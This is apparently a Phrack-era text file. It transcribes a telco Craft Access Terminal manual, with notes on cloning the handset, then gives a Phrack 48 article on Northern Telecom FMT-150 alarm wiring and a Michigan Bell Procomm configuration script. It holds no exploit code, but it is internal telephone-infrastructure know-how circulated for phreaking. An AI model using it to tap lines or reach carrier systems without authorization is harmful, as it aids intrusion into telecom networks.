The battery pack in the Craft Access Terminal should no be charged at temperatures less than 40 degrees Fahrenheit.

Battery Pack Life

The battery pack can be charged many times, providing a working life of about 5 years. The four digit number stamped on the end of the battery is its date of manufacture.

Connecting to a Working Pair

Monitor the Line
Before connecting to a pair, set the switch at the Monitor (center) position.

Connect Cord and Clips
Attach cord clips to tip and ring. If you hear a conversation, select another pair. You should hear dial tone when connected to an available working pair.

* Connect at a standard terminal point whenever possible to avoid puncturing the insulation; holes made in insulation by clips can lead to later corrosion problems

Alternately, dial tone can also be obtained by inserting a modular cord as shown on page 2. Do not insert line cord to modular jack and connect to tip and ring at the same time. It will not work.

Move back to monitor to increase or decrease volume. To increase the volume, move the Pointer along the right side until the arrow (>) in next to "increase volume" and then press the Pointer.

To decrease the volume, point to the third line, and press.

If you want to use the terminal to listen for noise on the line, point to the second line and press. This puts the terminal in the "quiet" mode so that very low levels of noise can be detected.

Notice that the top line on this screen can’t be selected. To indicate this, the first space on the line contains a bar. (I).

You can now make an ordinary telephone call be moving the switch to Talk (see Making a Telephone Call) or call a computer by moving the switch to Data (see Calling a Computer).

Making a Telephone Call

Move the switch from Monitor to Talk Position

Monitor the line to be sure it isn't in use. If no one is talking on the line, move the switch from Monitor to Talk.

Telephone Number Entry and Correction

If the line is good, you will hear a dial tone. You can enter the number you want to call through the keypad. If a number is already filled in, you can call that number, or, if you want to call a different number, erase the number that is on the screen by pressing * on the Touch-tone pad, and enter another number.

* If the (*) is entered as the first character, it will not erase unless another (*) us entered.

The small flashing bar is called the cursor. The cursor will appear where a number must be entered.

As each digit to the telephone number is filled in, it will appear where the cursor was, and the cursor will move one space to the right. Enter a pound (#) between digits to indicate a 2-second pause in dialing where required (to wait for a second dial tone behind a PBX number, for example). For a longer pause, press pound (#) several times.

When the correct phone number is shown, move the Pointer to the right side (anywhere along the right side will do) and press. If you need to rotary dial, select the last line with the Pointer before you press. The Craft Access Terminal will dial the number. You can re-dial by moving the Pointer to the right side and pressing again.

The Craft Access Terminal will save the telephone number and it will appear the next time the switch is moved to the Talk position.

You can listen as the Craft Access Terminal dials the number. If you hear a busy signal after dialing is completed, or if no one answers the call, disconnect by moving the switch to the Monitor position.

Call in Progress and Volume Control

When dialing is completed, this screen appears. Use the

Pointer the increase or decrease the volume of the receiver, or to mute the trans mitter to listen only.

The volume level is indicated by the number of filled spaces on the increase volume line. One filled space for minimum volume, four for maximum.

Disconnecting

Moving the switch to the Monitor position will end the phone call, and this screen will appear.

Be sure to move the switch to the Monitor position after disconnecting. This will conserve battery power as the terminal drains the least amount of power in the monitor mode.

If you are accidentally disconnected, move the switch to the Monitor position and start again.

Calling the Craft Access System Computer

Move the Switch from Monitor to Data Position.

Monitor the line to be sure it isn't in use. If no one is talking on the line, move the switch from Monitor to Data.

Telephone Number Entry and Correction

You can enter the number you want to call through the keypad. If a number is already filled in, you can call that number, or, if you want to call a different number, erase the number on screen by pressing the asterisk (*) on the Touch-tone pad, and fill in another number.

The cursor will appear where a number must be entered.

Fill in the computer's telephone number if it isn't already shown. Put a pound (#) between digits to indicate a 2-second pause in dialing where required (to wait for a second dial tone behind a PBX number, for example). For a longer pause, press pound (#) several times.

When the correct phone number is shown, move the Pointer to the right side (anywhere along the right side will do)and press. The Craft Access Terminal will dial the number. You can re-dial by moving the Pointer to the right side and pressing again.

Indications that the Call is Successful

If the call to the Craft Access System computer is successful, you will hear a tone on the line. When the Craft Access Terminal detects that tone, the tone will stop and a screen like this will appear.

In some cases the call may not be successful. If you retry a few times and still have difficulty, try connecting your cord to another working pair.

Password Entry

Before you send or receive any computer information, you may need to fill in a numeric password to identify yourself and a number to identify your terminal. Your password can be used only with your Craft Access Terminal. Fill in your password on the keypad. If you make a mistake press the asterisk (*) to erase the password and start over. The cursor will return to the place where the password must be filled in.

The Terminal Identification number is located below the transmitter (see page 2).

When the correct numbers are filled in, move the Pointer to the right side (anywhere along the right side will do) and press. The Craft Access Terminal will send your password to the computer.

See "Working with the Craft Access System Computer" for further instructions about what to do next.

Disconnect

If your call to a computer is accidentally dis connected, move the switch to the Monitor position and repeat from the first step to re-dial.

If you want to disconnect, move the switch to Monitor and this screen will appear.

Working with the Craft Access System Computer

Each line on a screen is either:

- information
- a space in which information can be filled in
- a choice that can be selected

This screen is an example. Information can be read on the first line, a number is to be entered on the second line, and you can make a choice between the last two lines. Lines that don't contain selectable choices begin with a bar (I). Those that are selectable choices begin with a blank space.

Getting Help

To get help about the third line of this screen, move the Pointer along the left side until a question mark appears beside the third line. When the question mark is beside the line, press the Pointer. The help that appears de scribes what will happen if you select choice 1.

To get help about the second line of this screen, a line in which information can be filled in, move the Pointer along the left side until a question mark (?) appears in the space where information is to be filled in and then press.

This is an example of an explanation. A bar (I) appears to the left of every line and there is a page number in the top right corner of the screen. This page is numbered 1/2, indicating that it is the first page of two pages of information. the second page will be numbered 2/2.

To read the next page of Help, move the Pointer to the right side (anywhere along the right side will do) and press.

If you want to re-read pages, point to REVIEW (move the Pointer to the bottom center position and press) to go back one page at a time.

When you are ready to go back to the screen where you originally requested help, point to BACK (move the Pointer to the top center and press).

Making or Canceling a Selection on a Screen

Making a Selection

When a screen that contains selectable choices is shown, move the Pointer along the right side until the arrow (>) is beside the choice you want. Then press the Pointer to make the selection.

Some choices make requests of a computer that may take a while. If so, a "request in progress" message such as this will appear.

Canceling a Selection

If at this point you realize that you've made a wrong choice, point to BACK (move the Pointer to the top center and press). The screen on which you made the choice will be shown and you can make a different choice.

Some requests cannot be canceled. In this case, only "request in progress" is displayed.

Reading Information Stored in the Craft Access Terminal

Some of the information sent to you from the computer may be stored in the Craft Access Terminal in case you need it again later, even if your terminal is disconnected as long as its battery pack is charged. If you want to see stored information, move the switch to either Monitor or Voice and point to REVIEW (move the Pointer to the bottom center and press).

A list containing the major categories of information currently stored in your Craft Access Terminal will appear on the screen. To select a category, move the Pointer along the right side until the arrow (>) is beside the category that you want to select and then press the Pointer.

Sometimes an item that you have selected leads to another list. Make a selection from this list in the same way you did on the previous list. To quit reading, point to BACK (move the Pointer to the top center and press). To reread pages of stored information, point to REVIEW (move the Pointer to the bottom center position) and then press the Pointer.

Filling in Information on the Craft Access Terminal

If a screen contains a space where a number can be filled in, the cursor will be blinking at the space. If there is already a number in the space you may want to change it. If you decide to use the number that is already shown, point to NEXT (move the Pointer to any position on the right side and press).

If you want to change the number, press the asterisk (*) to erase the wrong number, then fill in the number you want.

When the desired number is shown, point to NEXT (move the Pointer to any position on the right side and press).

Sometimes you may need to return to a screen to correct an entry.

When you point to BACK (move the Pointer to the top center and press), the cursor will appear at the beginning of the first place where information was filled in.

Press the asterisk (*) on the keypad to erase the entered number or make a correction by typing over the incorrect number with the correct number.

If there are several spaces to be filled in on one screen, move the Pointer along the right side of the control to point to each location where you can enter information. Don't press the Pointer until you have filled in all the required information.

If a space where information can be filled in is preceded with an asterisk (*), the information is optional and the space may be left without an entry.

After you have filled in all of the information you need, point to NEXT (move the Pointer to any position on the right side and press).

Display of the asterisk is actually controlled by the Craft Access System computer. Keep in mind that this can change.

Sometimes the Craft Access System will allow you to enter the letters and punctuation marks to fill in the information that is needed. Whenever this is the case, this screen is displayed.

Entering Alphabetical and Numeric Characters

Letters, numbers and punctuation marks are entered from the keypad. All characters you enter appear on the screen.

Each key is used to enter four different characters as labeled on the key; except for the [#] key. The [SP] on the [#] key is used to enter a space between two words.

Two easy methods can be used to enter characters:

- Method 1: Press and hold down the key with the desired character. Look at the display while holding down the key.

You will see each character labeled on that key appear one after the other. When the desired character appears, release the key and that character will remain on the screen, and the cursor will advance to the next position.

- Method 2: There is no need to continuously watch the screen with this method. Instead of holding down the key you rapidly tap the key a number of times equal to the position of the desired character on that key.

  For example, tap the [6] key three times to enter [N]; tap the [3] key three times to enter [E]; tap the [9] key twice to enter [w] and tap the [#] key twice to enter a space.

A blinking dark block on the screen indicates you have entered you last character.

Erasing a Character, an Entire Line or more.

If you want to erase a character, push the pointer to the left and press once. Holding the pointer down it will continue to erase characters one at a time until it is released.

Sending Your Message to the Computer

When you are through entering the message, move the pointer to the right and press it to send your message. The cursor should stop blinking to indicate that your message has been sent.

Taking Care of Your Terminal

1. To avoid damaging the Craft Access Terminal

   - Don’t drop the terminal. During the work day, the Craft Access Terminal should be in the cab of your vehicle or clipped to your tool belt when not in use

   - Don’t unnecessarily expose the terminal to dust, sand, water, or salt air.

2. Problems Caused by Extreme Temperatures

   Heat

   The Craft Access Terminal can be damaged by extreme Heat. DON’T LEAVE IT ON THE DASH OF YOUR VEHICLE.

   Cold

   Cold is less likely to damage the terminal. However, the

screen won't work properly at temperatures less than -20 degrees Fahrenheit. If you must use your terminal in colder temperatures, you can use it for about 20 minutes in the cold, then place it somewhere warm for 15 to 30 minutes and then use it in the cold again.

3. Problems Caused by Water, Condensation, and High Humidity.


   Don't expose the terminal to water; especially avoid dropping the terminal in water. If it does get wet, dry it immediately. The Craft Access Terminal will work in rain or snow, but should be wiped dry whenever possible.

4. How to store the Craft Access Terminal and spare batteries.

   When not in use, the Craft Access Terminal or spare battery pack should be connected to the charger.

5. Under some abnormal conditions, the terminal may lock itself into an incorrect state. To "reset" the terminal, simply insert the battery charger plug into the charge jack, then remove. CAUTION: This will erase any stored information.

For Quick Reference:



FCC Regulations for Telephone Equipment
(you know all this crap)

(BACK COVER)

(END)

Few last notes:

The real Craft handsets do not have a power switch, they just sit on all of the time. So we could also add a power switch to ours.

The Craft handset uses a 1200 baud modem, but seems to be incompatible with standard modems...

==Phrack Magazine==

Volume Seven, Issue Forty-Eight, File 9 of 18

Information about Northern Telecom's FMT-150B/C/D

Written by StaTiC
(statik@free.org)

Ok, I know someone wrote an article in Phrack about the FMT-150B/C/D, but I figured I should write some more. I am not going to write the same info that FyberLyte wrote, in fact I recommend you go and check it out. It is in Phrack #44-13. This is some stuff I obtained, that I figured the rest of the world would be interested in.

Included info: Connecting a FMT-150 to a Rockwell OS-35
Connecting Environmental Alarms to the FMT-150
Procomm Script to Perform Configuration of FMT-150
FMT-150 Configuration Checklist
Glossary of Terms

INSTRUCTIONS FOR X-CONNECTING FMT-150 CUSTOMER OUTPUT TO ROCKWELL OS-35 INPUTS

A pin block will be provided at the central office location, in the bay equipped with FMT-150 equipment. The pin block will provide the termination points for the Rockwell OS-35A and the FMT-150 customer output alarms. Each pin block will be able to support a maximum of 16 FMT-150 systems, see pin block diagram.

Wiring of the FMT-150 customer outputs points and the OS-35A points will be done by the vender on the back of the pin block.

Once a FMT-150 system has been certified the certification team will be responsible for x-connecting the FMT-150 customer output alarm points to the appropriate OS-35A points on the front of the pin block. Completion of this x-connecting will allow FMT-150 system alarms originating either from the CO or the RT to be transported via the OS-35A back to the Lightwave and Radio Alarm Center.

IMPORTANT, MBT CERTIFICATION TEAMS X-CONNECT ONLY THE FMT-150 THAT IS BEING PUT INTO SERVICE AND ONLY AFTER THE ELECTRONICS ARE CERTIFIED.

The FMT-150 16 customer outputs are defined as follows:

OUTPUT	ALARM	OUTPUT	ALARM
1	BAY MAJOR	9	MI3 ALARM #3
2	BAY MINOR	10	HSA ALARM
3	OPT A FAIL	11	HSB ALARM
4	OPT B FAIL	12	DS1 GRP FAIL
5	STX TX	13	SYSTEM ID CLLI
6	STS RX	14	COMM. EQUIP. ALARM
7	M13 ALARM #1	15	NODE #1 CO
8	M13 ALARM #2	16	NODE #2 REMOTE

The Rockwell OS-35A provides a total of 32 separate alarm points. The first 16 points with the exception of point 13 have been multiplied on the pin block to provide x-connect points for a total of 16 FMT-150 systems, see pin block diagram.

On the pin block x-connect the designated (1 of 16) FMT-150 system

customer outputs, pins 1-12 and 14-16 to the appropriate OS-35A pins 1-12 and 14-16, see pin block diagram.

Pins 17-32 on the pin block going to the OS-35A will be used for x-connecting the customer output #13 from each FMT-150 system. Customer output #13 provides the system ID for the FMT-150, see pin block diagram.

X-CONNECT CUSTOMER OUTPUT #13 FROM FMT-150 SYSTEMS IN THIS SEQUENCE

OS-35A	FMT-150 System
PIN 17	SYSTEM 1
PIN 18	SYSTEM 2
:	:
:	:
PIN 31	SYSTEM 15
PIN 32	SYSTEM 16

AGAIN, WIRE ONLY THE FMT-150 SYSTEM THAT IS BEING PUT INTO SERVICE AND ONLY AFTER CERTIFICATION OF ELECTRONICS HAVE BEEN COMPLETED.

After x-connects have been completed on FMT-150 system that has been certified, contact the Alarm Center at (313) 223-9688 and verify that all 16 customer output alarm conditions at both the CO and RT can be activated and are reporting via the OS-35A back to the alarm center.

The Lightwave Alarm Center will monitor the FMT-150 system for a 24 hour quiet period for alarms. During this 24 hour period if no alarms are detected by the Lightwave Alarm Center, the FMT-150 will be considered certified for alarming and ready for continual monitoring.

If during the 24 hour quiet period the alarm center receives alarms from the FMT-150 system, it will not be certified for continual monitoring and it will be the responsibility of the MBT Certification Teams to resolve those alarms.

INSTRUCTIONS FOR CROSS CONNECTING ENVIRONMENTAL ALARMS TO THE FMT-150 INPUTS.

Environmental alarms at remote locations may be connected to the FMT-150 customer inputs. If more than one system exists, these alarms should only be connected to the first. Since many remotes will not be equipped with all of these alarms, a checklist has been provided on the system acceptance sheets to indicate which have been wired. The alarms provided for are Smoke Detector, Sump Pump, Open Door, AC Power Fail, HI-LO Temperature, Rectifier Fail, and Battery Float. These are wired to pins D8 through E9 on the FMT-150 backplane. See Shelf Backplane Detail, attached.

All Customer Inputs are software connected to Customer Output #12. They will also bring in Bay Minor (Output #1) or Bay Major (Output #2) as appropriate. Inputs #1 (Smoke Detector) and #2 (Sump Pump) are latching inputs that can only be cleared by accessing the MCU with a VT100 terminal. See Section 321-3211-01, DP 3003, page 2.

FMT-150 systems using external inputs for environmental alarms and which use E2 telemetry rather than the OS-35 MUST be provided with type NT7H90XH Maintenance Control Units at both ends.

External alarm operation and telemetry if equipped, should be verified with the Alarm Center during acceptance.

Procomm Script for Accessing FMT-150B/C/D

```
;**********************************************************************
;*                                                                    *
;*    FMT150.CMD       Version 5.00        Dec 18, 1990               *
;*    Please Destroy all previous versions of this program!           *
;*                                                                    *
;*    NOTE:  Procomm is a product of Datastorm Technologies           *
;**********************************************************************
;
;     The  script  FMT150.CMD was written to automatically  perform
;     all  configuration commands for the Northern Telecom  FMT-150
;     fiber  optic multiplexer.   Specifically,  this  script  will
;     complete   over  125  configuration   commands   (performance
;     threshold,  error correction,  and alarm outputs) as outlined
;     in Section 4 of the Michigan Bell Certification Procedure for
;     the   FMT-150.    This  program  is   compatible   with   all
;     certification requirements for FMT-150  MCU NT7H90XA  or  MCU
;     NT7H90XE.
;
;     Requirements:
;     1)  Toshiba T1000 craft terminal or DOS equivalent.
;     2)  Proper serial cables and adapters.
;     3)  Procomm disk with FMT150.CMD file.
;
;     Procedure for use:
;     1)  Remove disk from drive, then turn on computer.  When the DOS
;         prompt appears insert the PROCOMM disk into disk drive.
;         Enter the command "A:" + <ENTER>.
;     2)  Enter the command "FIXPRN" + <ENTER>.
;     3)  Enter the command "PROCOMM" + <ENTER>.
;     4)  While holding the <ALT> key down, press the <D> key,
;         and select FMT-150 from the dialing menu.
;     5)  Gain access to MCU as normal (press the <ENTER> key 3 times).
;     6)  Once logged in, reset the MCU to factory default by
;         entering "M"(aintenance) "R"(eset) "*"(all) + <ENTER>.
;         It will take approximately three minutes to reconfigure.
;     7)  Gain access to MCU again as in steps 3) & 4).
;     8)  Select the script by pressing <ALT><F5> keys simultaneously.
;     9)  When prompted for command file enter "FMT150" + <ENTER>.
;     10) Answer questions and away you go!
;
; HISTORY: Version 4.00 May 15, 1990 by AQW final release version
; HISTORY: Version 4.10 Aug 08, 1990 by JBH mod to use VPRINT to divert
;          printer into a better bit bucket, and to correct callback #.
; HISTORY: Version 4.12 Nov 21, 1990 by EEE to use Customer Inputs
; HISTORY: Version 5.00 Dec 18, 1990 by JBH to update documentation
;SN051690000
;REFNO=5.00
CLEAR
PAUSE 1
ALARM 1
MESSAGE " "
MESSAGE "            ************************************************"
MESSAGE "            *                                              *"
MESSAGE "            * FMT-150 MCU NT7H90XC\CA CONFIGURATION PROGRAM *"
MESSAGE "            *         MCU NT7H90XE\EA CONFIGURATION PROGRAM *"
MESSAGE "            *                                              *"
MESSAGE "            *      VERSION 5.00         DEC 18, 1990       *"
MESSAGE "            *                                              *"
MESSAGE "            *       MICHIGAN BELL TELEPHONE COMPANY        *"
MESSAGE "            *           A DIVISION OF AMERITECH            *"
MESSAGE "            *                                              *"
```

```
MESSAGE "            *                                                *"
MESSAGE "            ************************************************"
MESSAGE " "
MESSAGE " "
MESSAGE "          ....TO EXIT THIS PROGRAM AT ANY TIME, PRESS <ESC>...."
PAUSE 3
ALARM 1

;VARIABLE DOCUMENTATION
;S0=CLLI A USER INPUT
;S1=CLLI B USER INPUT
;S2=CLLI LOCAL USER INPUT
;S3=YEAR 2 DIGIT USER INPUT
;S4=MONTH 2 DIGIT USER INPUT
;S5=DAY 2 DIGIT USER INPUT
;S6=HOUR 2 DIGIT USER INPUT
;S7=MINUTE 2 DIGIT USER INPUT
;S8=SYSTEM ID & USER RESPONSE USED TO CONTROL PROGRAM FLOW
;S9=SYSTEM NUMBER

LABEL1:

; note the following statement was superseded in version 4.10 by VPRINT
;DOS "MODE LPT1:=COM2:" ; REQUIRED TO TURN PRINTER ERROR OFF
; following flushes the "RUB" buffer
TRANSMIT "^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H"
CLEAR
LOCATE 10,2
MESSAGE "Enter CLLI code for LOCATION A (C.O.) using full 8 or 11 characters:"
LOCATE 12,2
GET S0 11 ;CLLI A
MESSAGE " "
CLEAR
LOCATE 10,2
MESSAGE "Enter CLLI code for LOCATION B (REMOTE) using full 8 or 11 characters:"
LOCATE 12,2
GET S1 11 ;CLLI B
MESSAGE " "
CLEAR
LOCATE 10,2
MESSAGE "Enter CLLI code for YOUR location using full 8 or 11 characters:"
LOCATE 12,2
GET S2 11

CLEAR
LOCATE 8,2
MESSAGE "Enter system ID without 'MI', for example ALBNMN-JCSNMN."
LOCATE 10,2
GET S8 13
LOCATE 13,2
MESSAGE "Enter system number, for example 1201 / T3X."
LOCATE 15,2
GET S9 15

TRANSMIT "CGNS"
TRANSMIT "`""
TRANSMIT S8
TRANSMIT "`""
TRANSMIT "!"

CLEAR
LOCATE 6,2
MESSAGE "Enter today's date."
LOCATE 8,2
MESSAGE "Enter two digit year + <ENTER>"
LOCATE 8,34
GET S3 2 ; 2 DIGIT YEAR
LOCATE 10,2
```

```
MESSAGE "Enter two digit month + <ENTER>.  Use 0's if required."
LOCATE 10,58
GET S4 2 ; 2 DIGIT MONTH
LOCATE 12,2
MESSAGE "Enter two digit day + <ENTER>.  Use 0's if required."
LOCATE 12,56
GET S5 2 ; 2 DIGIT DAY
CLEAR
LOCATE 6,2
MESSAGE "Enter time."
LOCATE 8,2
MESSAGE "Enter two digit hour + <ENTER>.  Use 0's if required."
LOCATE 8,57
GET S6 2 ; 2 DIGIT HOUR
LOCATE 10,2
MESSAGE "Enter two digit minute + <ENTER>.  Use 0's if required."
LOCATE 10,59
GET S7 2 ; 2 DIGIT MINUTE
CLEAR

;SET TIME DP3025
TRANSMIT "CT"
TRANSMIT S6
TRANSMIT " "
TRANSMIT S7
TRANSMIT " !"
PAUSE 1
KFLUSH
RFLUSH
CLEAR

;PROMPT THE USER TO CHECK INPUTS FOR LOCATIONS
LOCATE 1,2
MESSAGE "Please verify the following information."
LOCATE 4,2
MESSAGE "LOCATION A CLLI CODE = "
LOCATE 4,26
MESSAGE S0
LOCATE 6,2
MESSAGE "LOCATION B CLLI CODE = "
LOCATE 6,26
MESSAGE S1
LOCATE 8,2
MESSAGE "LOCAL LOCATION CLLI CODE ="
LOCATE 8,29
MESSAGE S2
LOCATE 10,2
MESSAGE "SYSTEM ID = "
LOCATE 10,17
MESSAGE S8
LOCATE 12,2
MESSAGE "SYSTEM NUMBER = "
LOCATE 12,21
MESSAGE S9
LOCATE 17,2
MESSAGE "IS INFORMATION CORRECT?  Y/N + <ENTER>"
LOCATE 17,44
GET S8 1
SWITCH S8
     CASE "Y"
          ;DO NOTHING
     ENDCASE
     DEFAULT
          GOTO LABEL1 ; JUMP TO TOP AND ENTER INFORMATION AGAIN
     ENDCASE
ENDSWITCH
CLEAR
LOCATE 8,15
```

```
MESSAGE "DO NOT PRESS ANY KEYS UNTIL CONFIGURATION COMPLETE"
LOCATE 10,15
MESSAGE "OK...HERE WE GO..."
ALARM 1
PAUSE 2

;SET DATE DP3024
TRANSMIT "CD"
TRANSMIT S3
TRANSMIT " "
TRANSMIT S4
TRANSMIT " "
TRANSMIT S5
TRANSMIT " !"
PAUSE 1

;NAME NODE 1 USING CENTRAL OFFICE CLLI CODE
TRANSMIT "CGNN1 "
TRANSMIT "`""
TRANSMIT S0
TRANSMIT "`""
TRANSMIT "!"

;NAME NODE 2 USING REMOTE CLLI CODE
TRANSMIT "CGNN2 "
TRANSMIT "`""
TRANSMIT S1
TRANSMIT "`""
TRANSMIT "!"

;DEFINE SITE
TRANSMIT "CGS1 1 2 !"
;TRANSMIT "`""
;TRANSMIT S0
;TRANSMIT "`""
;TRANSMIT S1
;TRANSMIT " "
;TRANSMIT "!"

;CONFIGURE CUSTOMER OUTPUT POINTS DP3013
TRANSMIT "CGNO1 "
TRANSMIT "`"BAY MINOR`""
TRANSMIT "!"
TRANSMIT "CGNO2 "
TRANSMIT "`"BAY MAJOR`""
TRANSMIT "!"
TRANSMIT "CGNO3 "
TRANSMIT "`"OPT A FAIL`""
TRANSMIT "!"
TRANSMIT "CGNO4 "
TRANSMIT "`"OPT B FAIL`""
TRANSMIT "!"
TRANSMIT "CGNO5 "
TRANSMIT "`"STX TX`""
TRANSMIT "!"
TRANSMIT "CGNO6 "
TRANSMIT "`"STX RX`""
TRANSMIT "!"
TRANSMIT "CGNO7 "
TRANSMIT "`"M13 ALARM #1`""
TRANSMIT "!"
TRANSMIT "CGNO8 "
TRANSMIT "`"M13 ALARM #2`""
TRANSMIT "!"
TRANSMIT "CGNO9 "
TRANSMIT "`"M13 ALARM #3`""
TRANSMIT "!"
TRANSMIT "CGNO10 "
```

```
TRANSMIT "`"HSA ALARM`""
TRANSMIT "!"
TRANSMIT "CGNO11 "
TRANSMIT "`"HSB ALARM`""
TRANSMIT "!"
;TRANSMIT "CGNO12 "
;TRANSMIT "`"DS1 GRP FAIL`""
;TRANSMIT "!"
TRANSMIT "CGNO13 "
TRANSMIT "`""
TRANSMIT S9
TRANSMIT "`""
TRANSMIT "!"
TRANSMIT "CGNO14 "
TRANSMIT "`"COM EQUIP ALRM`""
TRANSMIT "!"
TRANSMIT "CGNO15 "
TRANSMIT "`"NODE #1 CO`""
TRANSMIT "!"
TRANSMIT "CGNO16 "
TRANSMIT "`"NODE #2 REMOTE`""
TRANSMIT "!"

;DELETE ALL EXISTING CUSTOMER OUTPUTS
TRANSMIT "CGO1 D*!"
TRANSMIT "CGO2 D*!"
TRANSMIT "CGO3 D*!"
TRANSMIT "CGO4 D*!"
TRANSMIT "CGO5 D*!"
TRANSMIT "CGO6 D*!"
TRANSMIT "CGO7 D*!"
TRANSMIT "CGO8 D*!"
TRANSMIT "CGO9 D*!"
TRANSMIT "CGO10 D*!"
TRANSMIT "CGO11 D*!"
TRANSMIT "CGO12 D*!"
TRANSMIT "CGO13 D*!"
TRANSMIT "CGO14 D*!"
TRANSMIT "CGO15 D*!"
TRANSMIT "CGO16 D*!"

;CUSTOMER OUTPUTS 1-2
TRANSMIT "CGO1 AS1 G100 !"
TRANSMIT "CGO2 AS1 G120 !"

;CUSTOMER OUTPUTS 3-9
TRANSMIT "CGO3 AS1 G107 !"
TRANSMIT "CGO4 AS1 G108 !"
TRANSMIT "CGO5 AS1 G101 !"
TRANSMIT "CGO5 AS1 G102 !"
TRANSMIT "CGO5 AS1 G103 !"
TRANSMIT "CGO6 AS1 G104 !"
TRANSMIT "CGO6 AS1 G105 !"
TRANSMIT "CGO6 AS1 G106 !"
TRANSMIT "CGO7 AS1 G109 !"
TRANSMIT "CGO8 AS1 G110 !"
TRANSMIT "CGO9 AS1 G111 !"

;CUSTOMER OUTPUTS 10-11
TRANSMIT "CGO10 AS1 M1 MH18 !"
TRANSMIT "CGO10 AS1 M2 MH18 !"
TRANSMIT "CGO10 AS1 M3 MH18 !"
TRANSMIT "CGO11 AS1 M1 MH19 !"
TRANSMIT "CGO11 AS1 M2 MH19 !"
TRANSMIT "CGO11 AS1 M3 MH19 !"
;TRANSMIT "CGO12 AS1 M1 1H2 !"
;TRANSMIT "CGO12 AS1 M2 1H2 !"
;TRANSMIT "CGO12 AS1 M3 1H2 !"
```

```
;TRANSMIT "CGO12 AS1 M1 1H3 !"
;TRANSMIT "CGO12 AS1 M2 1H3 !"
;TRANSMIT "CGO12 AS1 M3 1H3 !"

;CUSTOMER OUTPUT 13, 14
TRANSMIT "CGO13 AS1 G100 !"
TRANSMIT "CGO13 AS1 G120 !"
TRANSMIT "CGO14 AS1 G112 !"

;CUSTOMER OUTPUTS 15, 16
TRANSMIT "CGO15 AN1 G100 !"
TRANSMIT "CGO15 AN1 G120 !"
TRANSMIT "CGO16 AN2 G100 !"
TRANSMIT "CGO16 AN2 G120 !"

;SET TO AUTOMATIC CONTROL
TRANSMIT "CGO1 CA!"
TRANSMIT "CGO2 CA!"
TRANSMIT "CGO3 CA!"
TRANSMIT "CGO4 CA!"
TRANSMIT "CGO5 CA!"
TRANSMIT "CGO6 CA!"
TRANSMIT "CGO7 CA!"
TRANSMIT "CGO8 CA!"
TRANSMIT "CGO9 CA!"
TRANSMIT "CGO10 CA!"
TRANSMIT "CGO11 CA!"
TRANSMIT "CGO12 CA!"
TRANSMIT "CGO13 CA!"
TRANSMIT "CGO14 CA!"
TRANSMIT "CGO15 CA!"
TRANSMIT "CGO16 CA!"
;
;DEFINE CUSTOMER OUTPUT 12
TRANSMIT "CGO12 D*!"
TRANSMIT "CGNO12 "
TRANSMIT "`"EXT ALM`""
TRANSMIT "!"
TRANSMIT "CGO12 AN2 G118 !"
;also attach to pt 13 for alarm center ID
TRANSMIT "CGO13 AN2 G118 !"
;
;DEFINE CUSTOMER INPUTS
TRANSMIT "CGNI1 "
TRANSMIT "`"SMOKE DET.`""
TRANSMIT "!"
TRANSMIT "CGNI2 "
TRANSMIT "`"SUMP PUMP`""
TRANSMIT "!"
TRANSMIT "CGNI3 "
TRANSMIT "`"OPEN DOOR`""
TRANSMIT "!"
TRANSMIT "CGNI4 "
TRANSMIT "`"AC PWR FAIL`""
TRANSMIT "!"
TRANSMIT "CGNI5 "
TRANSMIT "`"HI-LO TEMP`""
TRANSMIT "!"
TRANSMIT "CGNI6 "
TRANSMIT "`"RECT. FAIL`""
TRANSMIT "!"
TRANSMIT "CGNI7 "
TRANSMIT "`"BATT FLOAT`""
TRANSMIT "!"
;
;ADD CONDITIONS TO CUSTOMER OUTPUT 1
TRANSMIT "CGO1 AN2 SS5 !"
TRANSMIT "CGO1 AN2 SS6 !"
```

```
TRANSMIT "CGO1 AN2 SS7 !"
;
;ADD CONDITIONS TO CUSTOMER OUTPUT 2
TRANSMIT "CGO2 AN2 SS1 !"
TRANSMIT "CGO2 AN2 SS2 !"
TRANSMIT "CGO2 AN2 SS3 !"
TRANSMIT "CGO2 AN2 SS4 !"
;
     ;PER JOE OLSZTYN SWITCHING SYSTEMS STAFF
